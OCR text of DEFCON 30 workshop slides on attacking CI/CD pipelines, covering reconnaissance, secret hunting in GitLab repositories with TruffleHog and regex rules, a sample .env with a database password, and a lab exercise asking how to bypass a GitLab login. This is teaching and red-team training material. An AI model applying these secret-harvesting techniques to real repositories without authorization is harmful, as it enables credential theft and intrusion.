CI/CD pipelines
The new Eldorado ?

DEFCON 30

Gauthier SEBAUX

- / Linux
- / Docker
- / Kubernetes

@zeronounours

WAVESTONE

Rémi ESCOURROU

- / Active Directory
- / Cloud AWS Azure
- / Red Team

@remiescourrou

Xavier GERONDEAU

- / Code review
- / Dev training
- / CICD audit
- / Dogs

@reivaxxavier1

Active Directory: the heart of the attackers' modus operandi

1 AD tiering projects

2 PAW deployment

3 Dedicated AD monitoring
EDR | XDR | MDR | etc.

4 Security awareness

From 1 to
12 jumps ...

AD CS

Kerberos relay

PetitPotam
Authen coerce

Emerging and future TARGET ?

How to define an **ELDORADO ?**

WIDELY USED

Unsupervised or poorly supervised

High privilege

"Unsecure" by default

Poorly hardened

Handle sensitive assets

DevOps **CI/CD**

Agility = limited restriction

A **second IT team** inside the firm

New infrastructure "un"supervised

#Kubernetes #Cloud

Lack of cloud expertise

CRITICAL privilege handle by App

What does a

Real compromise

look like

1 

RECONNAISSANCE & INITIAL ACCESS

2 

PRIVILEGE ESCALATION

3 

LATERAL MOVEMENTS

4 

ACTION ON OBJECTIVES

LAB PREREQUISITE


VMs are available through **SSH**, **Remote Desktop Protocol or HTTP (VNC)**


URL : labX-kali.devsecoops.academy

Login : kali


Password : on your paper


The Lab is deployed through Terraform. It would be released (not yet available) in GitHub. Follow us on twitter to not miss the release ☺





CI/CD pipelines are **efficient paths for privilege escalation** within the IS.
However, we feel that they are **not as valuable to obtain initial access**.





Search for source code

Directly
within SCM/VCS or
SAST tools

Indirectly
Within artefacts

SCM

SCM are a key component of every CI/CD pipeline

Depending on the solution, those components may handle anything from storing the source code, to handling secrets and acting as an orchestrator for the whole pipeline.
As such they are a **PRIVILEGED TARGET FOR ATTACKERS** *looking for initial access or privilege escalation.*

https://lab[X]-gitlab.devsecoops.academy

GitLab

CI/CD


GitHub

GitHub Actions


Bitbucket

Bitbucket Pipelines

SUBVERSION



How to find secrets within code ?



Automated review

Tools like Gitleak, Trufflehog, …

Detection mechanisms based on regexes and/or entropy

Efficient detection usually needs customization

Useful to cover large codebase in short amount of time

Manual review

Need careful review of commit history and branches


Time consuming and slow on bigger codebase

.env


```
ENV=production
APP_NAME=app-laravel-admin
APP_ENV=local
APP_DEBUG=true
APP_URL=http://localhost

LOG_CHANNEL=stack

DB_CONNECTION=mysql
DB_HOST=XXXXXXXX
DB_PORT=3306
DB_DATABASE=app_db
DB_USERNAME=admin_db
DB_PASSWORD=SecureP4ssw0rd!2021
```



Low entropy
&
Does not match regex



1 - Credentials Hygiene

Where to search ?


Take advantage of existing search functionality.
Project description can also provide useful information on the type of credentials you might find:

Web application	*IaC*	*Wiki*	*Internal dependency*
DB pwd, *API key*	*Service account pwd*	*User pwd*	*Not much…*

README.md

This wiki was originaly for my personnal use, until John ccnviced me to share it with the whole company. The repository may still contain personnal information or secrets (it has happened in the past) so feel free to send me an email if you find something.

- PersonalWiki
  - Coder
    - Programming Languages
      - JavaScript
        - Framework



Credentials Hygiene
Feedback

Git good

IT teams using **GitLeaks** to detect secrets and removing them from repositories… but without revoking them afterwards.

The rest is .bash_history

User pushing his **.bash_history** file, including cleartext passwords entered within command lines

Ansibad

Client using ansible to create and manage service account. Storing the playbooks and their configuration (**including all the passwords**) in a git repository.

On all SCM of more than 10 repositories,
we have **always found at least 1 valid password**

1 - Credentials Hygiene

Hands-on

YOUR GOAL

Visit https://lab[X]-gitlab.devsecoops.academy and find **secrets that would have been pushed** *on the available repositories.*
Is it possible to optimize your search?

```
trufflehog --regex --rules /writeup/1_Credentials-Hygiene/regexes.json
https://lab[X]-gitlab.devsecoops.academy/public-resources/[A_GIT_PATH] --entropy=false
```


YOUR TOOLS

TruffleHog

TIP

...in page does not necessarily mean that you must log-in


```
cd /writeup/1_Credentials-Hygiene
```




1 - Credentials Hygiene

Hands-on

How can you bypass the login page of the Gitlab instance ?



cd /writeup/1_Credentials-Hygiene



1 - Credentials Hygiene


Hands-on

YOUR TOOLS

```
trufflehog --regex --rules /writeup/1_Credentials-Hygiene/regexes.json \
    https://lab[X]-gitlab.devsecoops.academy/[REPLACE_THIS_WITH_A_GIT_PATH] --entropy=false
```

In this writeup, in every instance of lab[X], you must replace [X] with your lab number.
i.e. lab[X] would become lab1

```
cd /writeup/1_Credentials-Hygiene
```

